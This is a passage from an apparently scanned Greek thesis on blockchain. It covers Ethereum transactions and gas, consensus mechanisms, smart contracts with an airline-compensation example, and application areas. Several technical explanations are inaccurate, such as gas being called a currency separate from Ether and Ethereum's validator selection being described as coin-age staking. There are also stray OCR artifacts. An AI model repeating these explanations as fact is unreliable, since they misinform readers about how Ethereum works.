Μια συναλλαγή στο Ethereum αποτελείται από κάποια πεδία, τα οποία περιέχουν συγκεκριμένες τιμές.

- Την τιμή nonce, δηλαδή έναν αριθμό ακολουθίας, ο οποίος δημιουργείται από το Λογαριασμό Εξωτερικής Ιδιοκτησίας που δημιουργεί τη συναλλαγή.
- Το κόστος σε gas που θα πληρώσει ο δημιουργός της συναλλαγής.
- Το μέγιστο ποσό σε gas που θέλει να πληρώσει ο δημιουργός.
- Τη διεύθυνση παραλήπτη.
- Το ποσό σε Ethereum που θα μεταφερθεί από τον αποστολέα στον παραλήπτη.
- Χώρο για επιπλέον δεδομένα που μπορεί να θέλει να προσθέσει ο χρήστης.
- Τέλος, τα τρία συστατικά του ECDSA.

Η τιμή nonce είναι το πιο σημαντικό πεδίο σε μια συναλλαγή διότι αποτελεί το μέτρο ασφαλείας απέναντι σε προσπάθειες επανεκπομπής της συναλλαγής από κάποιον κακόβουλο χρήστη. Πρόκειται για έναν αύξοντα αριθμό, με αρχική τιμή 0, ο οποίος αντιστοιχεί στον αριθμό των επιβεβαιωμένων συναλλαγών που έχουν πραγματοποιηθεί από ένα Λογαριασμοί Εξωτερικής Ιδιοκτησίας.

Το gas είναι το νόμισμα που κινεί τις συναλλαγές και τα Ευφυή Συμβόλαια που εκτελούνται στο Ethereum. Είναι διαφορετικό νόμισμα από το Ethereum ώστε να μην επηρεάζεται από τις αυξομειώσεις της αξίας του Ethereum. Βασική χρήση είναι η προστασία απέναντι σε επιθέσεις Άρνησης Υπηρεσιών.

Όταν δημιουργείται ένα Ευφυές Συμβόλαιο ή μια συναλλαγή, ο δημιουργός θέτει δύο τιμές gas, μία στο πεδίο «κόστος gas» και μια στο «μέγιστο ποσό gas». Το «κόστος gas», δηλώνει πόσο γρήγορα θέλει ο δημιουργός να επιβεβαιωθεί η συναλλαγή από το δίκτυο. Όσο μεγαλύτερο το «κόστος gas» τόσο περισσότερη προτεραιότητα θα δοθεί από τους Κόμβους. Το πεδίο «μέγιστο ποσό gas» είναι το ανώτερο όριο που είναι διατεθειμένος να πληρώσει ο δημιουργός της συναλλαγής για την επιβεβαίωσή της.

4.5.2.3. Μηχανισμός Συναίνεσης Ethereum

Ο Μηχανισμός Συναίνεσης είναι ο Proof of Stake. Το σύστημα διαλέγει έναν κόμβο για να γίνει ο Επικυρωτής (Validator) για το επόμενο block. Τα δεδομένα που χρησιμοποιεί για να διαλέξει τον Επικυρωτή, βασίζονται στο συνολικό πλούτο του κόμβου. Με την έναρξη κάθε διαγωνισμού, κάθε κόμβος προσφέρει ένα μέρος του πλούτου του ως Μερίδιο (Stake). Επειδή όμως μόνο αυτός ο τρόπος δεν αρκεί, προστίθενται επιπλέον μέθοδοι. Οι πιο συνηθισμένες είναι δύο. Η πρώτη ονομάζεται “Randomized Block Selection” και διαλέγει ανάμεσα στους κόμβους με τη μικρότερη Hash ισχύ και το μεγαλύτερο Μερίδιο (Stake). Η δεύτερη ονομάζεται “Coin Stake Selection” και διαλέγει ανάμεσα σε κόμβους, βάσει του πόσος καιρός έχει περάσει από τη στιγμή που προσφέρανε το Stake τους για το επόμενο Block. Κερδίζει ο κόμβος με το μεγαλύτερο γινόμενο: Number of days staked x Numbers of coins staked. Ο νικητής, μηδενίζει το χρονόμετρο και περιμένει για ένα χρονικό διάστημα μέχρι να προσφέρει νέο Μερίδιο για νέο Block. Με αυτόν τον τρόπο προστατεύεται το δίκτυο από κόμβους που προσφέρουν πολύ μεγάλα Μερίδια. Ως ανταμοιβή, για την κατανάλωση υπολογιστικής ισχύς που θα ξοδέψει ο Επικυρωτής, (η οποία είναι σημαντικά μικρότερη από αυτήν στο Bitcoin) θα λάβει το gas που πλήρωσε ο δημιουργός της συναλλαγής, επιπλέον ενός στάνταρ ποσού Ethereum.

4.5.2.4. Ευφυή Συμβόλαια

Τα Ευφυή Συμβόλαια (Smart Contracts) προτάθηκαν για πρώτη φορά το 1997 από τον Nick Szabo [82]. Πολύ πριν τη δημιουργία των κρυπτονομισμάτων και των Αλυσίδων Συστοιχίας. Αφορούν αυτοεκτελούμενα προγράμματα τα οποία τρέχουν σε Αλυσίδες Συστοιχίας. Την εκκίνηση έδωσε το Ethereum και αργότερα άλλες Αλυσίδες Συστοιχίας (Bitcoin, Cardano [83], EOS.IO [84]) έφτιαξαν τις δικές τους εκδοχές.

Εκτελούν συναλλαγές, όρους και συμφωνίες μεταξύ οντοτήτων, όπως δηλαδή και τα κλασικά συμβόλαια. Δημιουργούνται μέσω μιας γλώσσας προγραμματισμού, όπως είναι η Solidity στο Ethereum και η Minsc στο Bitcoin, ενώ αντί για την επικύρωση του συμβολαίου από κάποια τρίτη οντότητα (συμβολαιογράφος), η πιστοποίηση γίνεται από το ίδιο το δίκτυο, με τον ίδιο τρόπο που γίνεται και η πιστοποίηση των συναλλαγών και των blocks.

Οι συναλλαγές που εκτελούνται μέσω ενός Ευφυούς Συμβολαίου είναι ανιχνεύσιμες, διαφανείς προς τους χρήστες και μη αναστρέψιμες. Θα πρέπει λοιπόν αυτά να είναι σωστά προγραμματισμένα και με έγκυρες πληροφορίες.

Στο Ethereum, είδαμε την έννοια του gas, η οποία χρησιμοποιείται και στο Ευφυές Συμβόλαιο. Πιο αναλυτικά λοιπόν, όταν δημιουργούμε ένα Ευφυές Συμβόλαιο,

πληρώνουμε εξ' αρχής ένα ποσό σε gas. Αυτό το ποσό προορίζεται για τον validator που θα επιβεβαιώσει την εγκυρότητα του συμβολαίου. Ο προγραμματιστής του συμβολαίου πρέπει να υπολογίσει σωστά την κατάλληλη ποσότητα gas που χρειάζεται, διότι κάθε διεργασία και εντολή που θα εκτελέσει το συμβόλαιο απαιτεί και μια ποσότητα σε gas. Για παράδειγμα, η διαδικασία της πρόσθεσης 2 αριθμών κοστίζει 3 gas, η εντολή GSSET η οποία αποθηκεύει το δεδομένο που θέλει ο προγραμματιστής σε μια θέση μνήμης, κοστίζει 20.000 gas.

Όταν ολοκληρωθεί η εκτέλεση του συμβολαίου και υπάρχει υπόλοιπο, επιστρέφεται στο δημιουργό του προγράμματος. Σε περίπτωση που τελειώσει το gas, δηλαδή καταναλωθεί σε άσκοπες λειτουργίες και συναρτήσεις που έχουν προστεθεί στον κώδικα πριν ολοκληρωθεί το συμβόλαιο, εγείρεται το out-of-gas exception και σταματάει να δουλεύει το Ευφυές Συμβόλαιο. Όπως καταλαβαίνει κανείς, δημιουργούνται σοβαρά θέματα ασφάλειας, τα οποία θα μελετήσουμε στη συνέχεια.

ETHEREUM: A SECURE DECENTRALISED GENERALISED TRANSACTION LEDGER **BYZANTIUM VERSION e94ebda - 2018-06-0525**

APPENDIX G. FEE SCHEDULE

The fee schedule G is a tuple of 31 scalar values corresponding to the relative costs, in gas, of a number of abstract operations that a transaction may effect.

Name	Value	Description*
G_{zero}	0	Nothing paid for operations of the set W_{zero}.
G_{base}	2	Amount of gas to pay for operations of the set W_{base}.
$G_{verylow}$	3	Amount of gas to pay for operations of the set $W_{verylow}$.
G_{low}	5	Amount of gas to pay for operations of the set W_{low}.
G_{mid}	8	Amount of gas to pay for operations of the set W_{mid}.
G_{high}	10	Amount of gas to pay for operations of the set W_{high}.
$G_{extcode}$	700	Amount of gas to pay for operations of the set $W_{extcode}$.
$G_{balance}$	400	Amount of gas to pay for a BALANCE operation.
G_{sload}	200	Paid for a SLOAD operation.
$G_{jumpdest}$	1	Paid for a JUMPDEST operation.
G_{sset}	20000	Paid for an SSTORE operation when the storage value is set to non-zero from zero.
G_{sreset}	5000	Paid for an SSTORE operation when the storage value's zeroness remains unchanged or is set to zero.
R_{sclear}	15000	Refund given (added into refund counter) when the storage value is set to zero from non-zero.
$R_{selfdestruct}$	24000	Refund given (added into refund counter) for self-destructing an account.
$G_{selfdestruct}$	5000	Amount of gas to pay for a SELFDESTRUCT operation.
G_{create}	32000	Paid for a CREATE operation.
$G_{codedeposit}$	200	Paid per byte for a CREATE operation to succeed in placing code into state.
G_{call}	700	Paid for a CALL operation.
$G_{callvalue}$	9000	Paid for a non-zero value transfer as part of the CALL operation.
$G_{callstipend}$	2300	A stipend for the called contract subtracted from $G_{callvalue}$ for a non-zero value transfer.
$G_{newaccount}$	25000	Paid for a CALL or SELFDESTRUCT operation which creates an account.
G_{exp}	10	Partial payment for an EXP operation.
$G_{expbyte}$	50	Partial payment when multiplied by $\lceil \log_{256}(exponent) \rceil$ for the EXP operation.
G_{memory}	3	Paid for every additional word when expanding memory.
G_{txcreate}	32000	Paid by all contract-creating transactions after the *Homestead* transition.
$G_{txdatazero}$	4	Paid for every zero byte of data or code for a transaction.
$G_{txdatanonzero}$	68	Paid for every non-zero byte of data or code for a transaction.
$G_{transaction}$	21000	Paid for every transaction.
G_{log}	375	Partial payment for a LOG operation.
G_{logdata}	8	Paid for each byte in a LOG operation's data.
G_{logtopic}	375	Paid for each topic of a LOG operation.
G_{sha3}	30	Paid for each SHA3 operation.
$G_{sha3word}$	6	Paid for each word (rounded up) for input data to a SHA3 operation.
G_{copy}	3	Partial payment for *COPY operations, multiplied by words copied, rounded up.
$G_{blockhash}$	20	Payment for BLOCKHASH operation.
$G_{quaddivisor}$	100	The quadratic coefficient of the input sizes of the exponentiation-over-modulo precompiled contract.

Εικόνα 37. Κόστος εντολών σε gas ενός Ευφυούς Συμβολαίου [85]

Παρακάτω παραθέτουμε ένα απλό παράδειγμα για να δείξουμε την διαφορά μεταξύ κλασικών και ευφυών συμβολαίων.

Έστω ότι η Alice βρίσκεται στο αεροδρόμιο και αναμένει να επιβιβαστεί. Το αεροπλάνο της εταιρείας, όμως, που έρχεται από άλλο ταξίδι καθυστερεί και η επιβίβαση ξεκινάει μετά από τρεις ώρες αναμονής. Στα πρακτικά της εταιρείας, υπάρχει όρος αποζημίωσης για τους ταξιδιώτες που περιμένουν πάνω από δύο ώρες λόγω κωλύματος της εταιρείας.

Σε περίπτωση ενός κλασικού συμβολαίου, πέρα από την αποζημίωση προς την Alice, η εταιρεία θα πρέπει να καταβάλλει και κάποιο αντίτιμο προς τους συμβολαιογράφους που συνέταξαν το συμβόλαιο, αλλά και την ασφαλιστική εταιρεία που πληρώνει την αποζημίωση, ενώ η Alice πολύ πιθανό να χρειαστεί τη βοήθεια δικηγόρου.

Στην περίπτωση όμως του Ευφυούς Συμβολαίου, το πρόγραμμα είναι συνεχώς συνδεδεμένο με τη βάση δεδομένων της εταιρείας, τα ονόματα των πελατών της, τις ώρες άφιξης των αεροσκαφών κλπ. Όταν λοιπόν παρέλθουν οι δύο ώρες, τότε θα εκτελεστεί αυτόματα μια λειτουργία του συμβολαίου, η οποία θα προσθέσει στο Ψηφιακό Πορτοφόλι της Alice την αποζημίωση που δικαιούται λόγω της καθυστέρησης, χωρίς την ανάγκη για μεσάζοντες.

4.5.2.5. Εικονική Μηχανή του Ethereum (Ethereum Virtual Machine – EVM)

Η Εικονική Μηχανή του Ethereum [86] είναι μια Turing ολοκληρωμένη (Turing complete) εικονική μηχανή. Σε αντίθεση με το Bitcoin, το Ethereum δεν μπορεί να θεωρηθεί απλώς ένα Διανεμημένο Ανοιχτό Καθολικό, λόγω των Ευφυών Συμβολαίων. Ο όρος που δόθηκε είναι Διανεμημένη Μηχανή Καταστάσεων (Distributed State Machine). Η κατάσταση του Ethereum, είναι μια γιγαντιαία δομή δεδομένων (το Δένδρο Προσπαθειών Patricia), η οποία διατηρεί όλους τους λογαριασμούς και τα υπόλοιπα κάθε λογαριασμού, αλλά και μια κατάσταση μηχανής (machine state) η οποία αλλάζει από block σε block, σύμφωνα με ένα προκαθορισμένο σύνολο κανόνων.

4.6. Μηχανισμοί Συναίνεσης

Καθώς η Αλυσίδα Συστοιχίας είναι ένα αποκεντροποιημένο δίκτυο, δεν χρειάζεται τρίτη έμπιστη οντότητα για την επικύρωση των συναλλαγών. Αντ’ αυτού, υπάρχουν κάποια πρωτόκολλα που ονομάζονται Μηχανισμοί Συναίνεσης (Consensus Mechanisms), οι οποίοι εγγυώνται την αξιοπιστία και συνοχή των δεδομένων-συναλλαγών που πραγματοποιούνται.

Κάθε Πλήρης Κόμβος μιας Αλυσίδας Συστοιχίας αποτελεί ένα ποσοστό της. Το ποσοστό αυτό, ορίζεται από το πόσο που προσφέρει ο κόμβος στην Αλυσίδα. Δηλαδή, σε ένα Proof of Work δίκτυο, το ποσοστό προσφοράς του κόμβου, προκύπτει από το ποσό προσφοράς του σε ρυθμό Hashing, ενώ σε ένα Proof of Stake δίκτυο, είναι ο αριθμός των κρυπτονομισμάτων που προσφέρει ο κόμβος ως μερίδιο. Όταν αυτό το ποσοστό φτάσει το 51% του συνολικού ρυθμού Hashing, τότε ο κόμβος αυτός είναι κυρίαρχος ολόκληρης της Αλυσίδας Συστοιχίας. Αυτή η κατάσταση ονομάζεται 51% Επίθεση και αναλύεται στις ευπάθειες της Αλυσίδας Συστοιχίας.

	Pool	Hashrate Share	Hashrate	Blocks Mined	Empty Blocks Count	Empty Blocks Percentage	Avg. Block Size (Bytes)	Avg. Tx Fees Per Block (BTC)	Tx Fees % of Block Reward
0	NETWORK	100.00 %	265.65 EH/s	454	0	0.00 %	1,296,900	0.09310583	1.49 %
1	Foundry USA	31.72 %	84.26 EH/s	144	0	0.00 %	1,301,351	0.09427297	1.51 %
2	AntPool	19.82 %	52.66 EH/s	90	0	0.00 %	1,309,980	0.08919507	1.43 %
3	F2Pool	13.66 %	36.28 EH/s	62	0	0.00 %	1,264,480	0.10519117	1.68 %
4	ViaBTC	11.23 %	29.84 EH/s	51	0	0.00 %	1,276,229	0.08823978	1.41 %
5	Binance Pool	8.37 %	22.23 EH/s	38	0	0.00 %	1,319,199	0.08689712	1.39 %
6	Poolin	2.64 %	7.02 EH/s	12	0	0.00 %	1,301,533	0.11018389	1.76 %
7	Luxor	2.42 %	6.44 EH/s	11	0	0.00 %	1,247,112	0.05813323	0.93 %
8	Braiins Pool	2.20 %	5.85 EH/s	10	0	0.00 %	1,200,795	0.08617519	1.38 %
9	BTC.com	1.76 %	4.68 EH/s	8	0	0.00 %	1,538,105	0.12100288	1.94 %
10	unknown	1.76 %	4.68 EH/s	8	0	0.00 %	1,481,866	0.10886343	1.74 %
11	PEGA Pool	1.54 %	4.10 EH/s	7	0	0.00 %	1,136,280	0.08678707	1.39 %
12	KuCoinPool	1.10 %	2.93 EH/s	5	0	0.00 %	1,098,327	0.07133748	1.14 %
13	SBI Crypto	1.10 %	2.93 EH/s	5	0	0.00 %	1,260,383	0.07921178	1.27 %
14	ULTIMUS POOL	0.66 %	1.76 EH/s	3	0	0.00 %	1,544,241	0.10680041	1.71 %

Εικόνα 38. Κατανομή Hashing ρυθμού Bitcoin. 11/01/2023 με 13/01/2023

Έχουμε ήδη δει τους δύο πιο διαδεδομένους: Proof of Work - PoW, Proof of Stake - PoS. Άλλοι μηχανισμοί είναι οι: Practical Byzantine Fault Tolerance – PBFT, Delegated Proof of Stake - DPoS, Proof of Bandwidth - PoB, Proof of Elapsed Time - PoET και Proof of Authority - PoA.

4.6.1. Practical Byzantine Fault Tolerance

Ο PBFT [87] παράγεται από το Byzantine General's Problem [88]. Ο PBFT είναι ένας μηχανισμός σε ένα κατανεμημένο δίκτυο, ο οποίος πρέπει να αναγκάσει τους κόμβους του δικτύου να καταλήξουν σε συμφωνία ακόμα και αν κάποιοι κόμβοι, είτε δεν απαντήσουν καθόλου, είτε προσπαθήσουν να απαντήσουν με λανθασμένα και κακόβουλα δεδομένα. Στόχος του μηχανισμού αυτού δηλαδή, είναι η ασφάλεια του δικτύου, μέσω συλλογικής απόφασης με σκοπό τη μείωση της επιρροής των κακόβουλων κόμβων. Από πλευρά επεκτασιμότητας, περιορίζεται στη διαχείριση δεδομένων μερικών εκατοντάδων κόμβων, ενώ από πλευράς ασφαλείας, έχει ανεκτικότητα λάθους στο 33%, αρκετά πιο χαμηλό επίπεδο από τα PoW, PoS που έχουν το 50%. Χρησιμοποιείται από ιδιωτικές Αλυσίδες Συστοιχίας, όπου το επίπεδο εμπιστοσύνης είναι πιο ισχυρό και ο αριθμός των κόμβων είναι μικρός. Το βασικό του μειονέκτημα βρίσκεται στο μικρό αριθμό κόμβων. Η ασφάλεια του δικτύου εγγυάται, όσο ο αριθμός των κακόβουλων κόμβων είναι μικρότερος από το 1/3 του συνολικού αριθμού των κόμβων. Ένας κακόβουλος χρήστης, θα χρειαστεί λοιπόν να έχει υπό τον έλεγχό του το 34% των κόμβων του δικτύου ή να δημιουργήσει πολλαπλούς καινούριους κόμβους φτάνοντας στο 34%. Μπορεί σα διαδικασία να φαίνεται δύσκολη, αλλά εάν προσπαθήσει κανείς να κάνει την ίδια επίθεση σε ένα Μηχανισμό Συναίνεσης PoW

όπως το Bitcoin, τότε θα έρθει αντιμέτωπος με την κυριαρχία 5,000 κόμβων (περίπου το 1/3 των ενεργών bitcoin κόμβων), έναντι μερικών δεκάδων.

4.6.2. Delegated Proof of Stake

Ο DPoS [89] αποτελεί μια παραλλαγή του PoS, στον οποίο οι κόμβοι προσφέροντας μερίδιο (Stakeholders), ψηφίζουν κάποιους τρίτους Αντιπροσώπους (delegates), οι οποίοι θα πραγματοποιήσουν την πιστοποίηση του block και των συναλλαγών εκ μέρους των κόμβων. Η ισχύς της ψήφου είναι ανάλογη του μεριδίου κάθε Επικυρωτή. Κάθε Αντιπρόσωπος κατά βάση, φτιάχνει μια πρόταση όταν ζητά ψήφους και η ανταμοιβή μοιράζεται αναλογικά μεταξύ Αντιπροσώπου και Επικυρωτή. Το σύστημα ψηφοφορίας βασίζεται εξ' ολοκλήρου στη φήμη του Αντιπροσώπου. Αν κάποιος κόμβος είτε δε δουλεύει σωστά, είτε δουλεύει με κακό στόχο, αποβάλλεται και αντικαθίσταται από κάποιον άλλο. Από άποψη υπολογιστικού κόστους, είναι πιο κλιμακούμενος μηχανισμός, διότι ο αριθμός των Αντιπροσώπων είναι μικρός, επομένως επιτυγχάνεται συναίνεση (reaching consensus) πολύ πιο γρήγορα, καταφέρνοντας να επεξεργαστεί περισσότερες συναλλαγές ανά δευτερόλεπτο, συγκριτικά με τους PoW και PoS. Το κρυπτονόμισμα Cardano [83] χρησιμοποιεί το μηχανισμό DPoS. Το μειονέκτημά του είναι ο μικρός αριθμός των Αντιπροσώπων, ο οποίος το καθιστά εξίσου επιρρεπές σε 51% επιθέσεις, όπως το PBFT.

4.6.3. Proof of Bandwidth

Μία χρήση του PoB [90] παρουσιάζεται για το Tor δίκτυο. Πρόκειται για ένα κρυπτονόμισμα, το TorCoin, το οποίο χρησιμοποιεί το ίδιο σύστημα με το Bitcoin, μόνο που αντί για υπολογιστική ισχύ, οι αναμεταδότες (relays) προσφέρουν εύρος ζώνης (bandwidth) στο TOR. Οι αναμεταδότες χρησιμοποιούν μετά αυτό το κρυπτονόμισμα είτε για ρευστοποίηση, είτε για μετατροπή σε άλλο κρυπτονόμισμα. Για την επιβεβαίωση ότι ένας δρομολογητής όντως προσφέρει bandwidth στο δίκτυο, παρουσιάζεται το TorPath, ένα αποκεντροποιημένο πρωτόκολλο που δημιουργεί κυκλώματα, τα οποία είναι ιδιωτικής διεύθυνσης, αλλά δημόσιας επαλήθευσης. Κάθε συμμετέχων του κυκλώματος, εξορύσσει έναν περιορισμένο αριθμό TorCoin συλλογικά, με σκοπό μια από άκρο σε άκρο (end-to-end) μετάδοση σε επίπεδο εφαρμογής (goodput).

4.6.4. Proof of Elapsed Time

Το PoET [91] χρησιμοποιείται στις Ιδιωτικές Αλυσίδες Συστοιχίας. Καθορίζει τα δικαιώματα κάθε κόμβου και πότε κερδίζει κάποιος το διαγωνισμό, περνώντας το δικό του block στην αλυσίδα. Κάθε κόμβος, που συμμετέχει στην εξόρυξη, περιμένει για ένα τυχαίο χρονικό διάστημα. Ο πρώτος που θα ολοκληρώσει αυτήν την περίοδο αναμονής κερδίζει το Block. Το τυχαίο χρονικό διάστημα (random wait time) δημιουργείται από τον ίδιο τον κόμβο. Μετά το πέρας της αδράνειας, ο πρώτος κόμβος που θα ξυπνήσει προσθέτει το block στην Αλυσίδα Συστοιχίας, ενημερώνει τους υπόλοιπους κόμβους και μετά ξεκινάει η διαδικασία από την αρχή. Υπάρχουν δύο παράγοντες που πρέπει να ληφθούν υπ' όψιν. Ο πρώτος είναι η επιβεβαίωση ότι το random wait time, είναι όντως


random και δεν είναι εσκεμμένα μια μικρή τιμή, και ο δεύτερος είναι ότι ο νικητής κόμβος έχει όντως περάσει όλο το στάδιο της αδράνειας. Ο μηχανισμός αυτός χρησιμοποιείται από τη The Linux Foundation στο Hyperledger Foundation [92], το οποίο είναι μια ανοιχτού λογισμικού κοινότητα στην οποία αναπτύσσονται εργαλεία (tools), βιβλιοθήκες (libraries) και δομές (framewoks) για εταιρικού βαθμού Αλυσίδες Συστοιχίας.

4.6.5. Proof of Authority

Τέλος, έχουμε τον PoA [89]. Ο τρόπος λειτουργίας του είναι παρόμοιος με τον PoS, μόνο που αντί για μερίδιο, οι κόμβοι βάζουν τη φήμη τους. Οι κόμβοι επιλέγονται με τυχαίο τρόπο, γι' αυτό οι Αλυσίδες Συστοιχίας που εφαρμόζουν αυτόν το μηχανισμό, έχουν μικρό αριθμό από validators. Μια Αλυσίδα Συστοιχίας που εφαρμόζει αυτόν το μηχανισμό είναι η Apla [93].

4.7. Πραγματικές εφαρμογές της Αλυσίδας Συστοιχίας

Η Αλυσίδα Συστοιχίας, είναι μια τεχνολογία με πολύ μεγαλύτερο εύρος εφαρμογών πέραν της κλασικής αξιοποίησης του mining για κέρδος. Με βασικό πρωταγωνιστή τα Ευφυή Συμβόλαια, μπορεί να αξιοποιηθεί από όλους διάφορους τομείς, όπως τομέας ενέργειας, τομέας υγείας και η κυβερνο-ασφάλεια.



Εικόνα 39. Τομείς αξιοποίησης της Αλυσίδας Συστοιχίας [94]

4.7.1. Αλυσίδα Συστοιχίας στον τομέα της ενέργειας

Θα αναφερθούμε αναλυτικά σε παραδείγματα από τρεις κατηγορίες στις οποίες μπορεί να χρησιμοποιηθεί μια Αλυσίδα Συστοιχίας. Η πρώτη είναι ο τομέας της ενέργειας [95]. Ως υποστήριξη του βασικού δικτύου ενέργειας σε περιόδους ανάγκης, έχουν δημιουργηθεί τα microgrids. Είναι μικρές μονάδες διανομής ενέργειας μικρής κλίμακας, που λειτουργούν αποκεντροποιημένα και αποθηκεύουν ενέργεια, είτε μέσω φωτοβολταϊκών, είτε μέσω ανεμογεννητριών. Μπορεί λοιπόν να δημιουργηθεί ένα σύνολο από Ευφυή Συμβόλαια, τα οποία θα αυτοματοποιούν τη διαδικασία παροχής ενέργειας και θα ελέγχουν τη ροή της από το ένα δίκτυο στο άλλο, μεγιστοποιώντας την απόδοση της παροχής ενέργειας και ελαχιστοποιώντας τις απώλειες. Επίσης, όταν υπάρχει περίσσια ενέργεια, τότε το microgrid την πουλάει σε άλλους παρόχους ενέργειας ή στο κράτος. Αυτές οι συναλλαγές, μπορούν να πραγματοποιηθούν ως συναλλαγές μέσω Ευφυών Συμβολαίων σε μία ιδιωτική Αλυσίδα Συστοιχίας μεταξύ των παρόχων ενέργειας και του κράτους.

4.7.2. Αλυσίδα Συστοιχίας στον τομέα της υγείας

Μια δεύτερη συνεισφορά της Αλυσίδας Συστοιχίας είναι στον τομέα της υγείας. Μπορεί να αξιοποιηθεί για τη χρήση του ψηφιακού φακέλου ασθενούς [96]. Έναν ηλεκτρονικό φάκελο που θα έχει ο κάθε ασθενής, θα μπορεί να προσφέρει πρόσβαση στο περιεχόμενό του σε κάθε γιατρό, όποτε αυτό χρειάζεται. Σε αυτόν το φάκελο, θα μπορεί ο εκάστοτε γιατρός, να καταγράψει τις λεπτομέρειες για τη διάγνωση του ασθενή, τις συνταγές που χορήγησε αλλά και τα αποτελέσματα της θεραπείας. Όλη η παραπάνω διαδικασία, θα αποθηκεύεται, σε ένα ασφαλές και ιδιωτικό περιβάλλον προστατεύοντας έτσι, το ιατρικό απόρρητο. Στην Ενότητα 4.8.2.3. εξηγείται αναλυτικά πως θα μπορούσε να κατασκευαστεί ένα τέτοιο δίκτυο.

4.7.3. Αλυσίδα Συστοιχίας στον τομέα της εφοδιαστικής αλυσίδας

Η τρίτη σημαντική συνεισφορά είναι στη βελτίωση της τωρινής διαδικασίας της διαχείρισης της εφοδιαστικής αλυσίδας (supply chain management) [94]. Διαθέτοντας μία Κοινοτική Αλυσίδα Συστοιχίας, στην οποία θα αποθηκευτεί όλη η γραφειοκρατία σε ψηφιακή μορφή, υπάρχει κέρδος το οποίο υπολογίζεται σε περίπου 3 δισεκατομμύρια δολάρια το χρόνο, από την εξοικονόμηση χαρτιού. Συνεχίζοντας, λόγω του Μηχανισμού Συναίνεσης, αυξάνεται το κέρδος με την απαλοιφή των τρίτων έμπιστων οντοτήτων που επικυρώνουν τα έγγραφα και τις συναλλαγές που χρειάζεται για να προχωρήσει η εφοδιαστική αλυσίδα. Τέλος, με τη χρήση Ευφυών Συμβολαίων, αισθητήρες, barcodes, GPS ανιχνευτές, θα είναι μόνιμα συνδεδεμένοι στο δίκτυο, καθιστώντας δυνατή την παρακολούθηση της πορείας των εμπορευμάτων σε πραγματικό χρόνο με αποτέλεσμα να ενισχύεται η εμπιστοσύνη μεταξύ πελάτη προμηθευτή ως προς την ποιότητα των υπηρεσιών.

4.8. Αλυσίδες Συστοιχίας στο μέλλον.

Ο όγκος των δεδομένων αυξάνεται καθημερινώς, το Διαδίκτυο των Πραγμάτων αρχίζει να γίνεται πραγματικότητα, το δίκτυο νέας γενιάς 5G παίρνει σάρκα και οστά, η Τεχνητή Νοημοσύνη εξελίσσεται με ραγδαίους ρυθμούς, ενώ στο βάθος αχνοφαίνονται οι κβαντικοί υπολογιστές. Ανοίγονται λοιπόν νέοι ορίζοντες για την τεχνολογία και τις δυνατότητες που μπορεί να προσφέρει στον άνθρωπο. Σε αυτήν την ενότητα, θα γίνει μια αναφορά σε κάποιες από τις εκατοντάδες μελέτες ως προς το πως η Αλυσίδα Συστοιχίας θα μπορούσε να αξιοποιηθεί στα Μεγάλα Δεδομένα (Bid Data) και το Διαδίκτυο των Πραγμάτων (Internet of Things).

4.8.1. Μεγάλα Δεδομένα

Ξεκινώντας με το πρόβλημα των Μεγάλων Δεδομένων, στις έρευνες «Mystiko—Blockchain Meets Big Data» [97], «Making Big Data Open in Collaborative Edges: A Blockchain-based Framework with Reduced Resource Requirements» [98]**Error! Reference source not found.** και «A survey on blockchain for big data: Approaches, opportunities, and future directions» [99], γίνονται προτάσεις για αποτελεσματικότερη ασφάλεια των δεδομένων, αποθήκευση και διαχείριση, μέσω ανάπτυξης νέων Αλυσίδων Συστοιχίας και Μηχανισμών Συναίνεσης.

4.8.1.1. A survey on blockchain for big data:Approaches, opportunities, future directions

Σε αυτήν την έρευνα, γίνεται μια γενική παρουσίαση των λόγων πίσω από την προσπάθεια σύνδεσης των Αλυσίδων Συστοιχίας με τα Μεγάλα Δεδομένα. Εξετάζεται αναλυτικά η ιδέα ότι μια Αλυσίδα Συστοιχίας, προσφέρει στα Μεγάλα Δεδομένα τέσσερεις βασικές υπηρεσίες. Ασφαλής πρόσβαση των δεδομένων, ασφαλής αποθήκευση των δεδομένων, ανάλυση δεδομένων και διατήρηση της ιδιωτικότητας των δεδομένων. Συνεχίζοντας, πραγματοποιείται εκτεταμένη ανάλυση της χρήσης των Αλυσίδων Συστοιχίας σε γνωστές εφαρμογές Μεγάλων Δεδομένων, όπως στην έξυπνη υγεία (smart healthcare), στις μεταφορές και τα logistics. Τέλος, εξετάζονται κάποιες ερευνητικές προκλήσεις που δημιουργήθηκαν στην προσπάθεια σύνδεσης των δύο τεχνολογιών.

4.8.1.2. Mystiko—Blockchain Meets Big Data

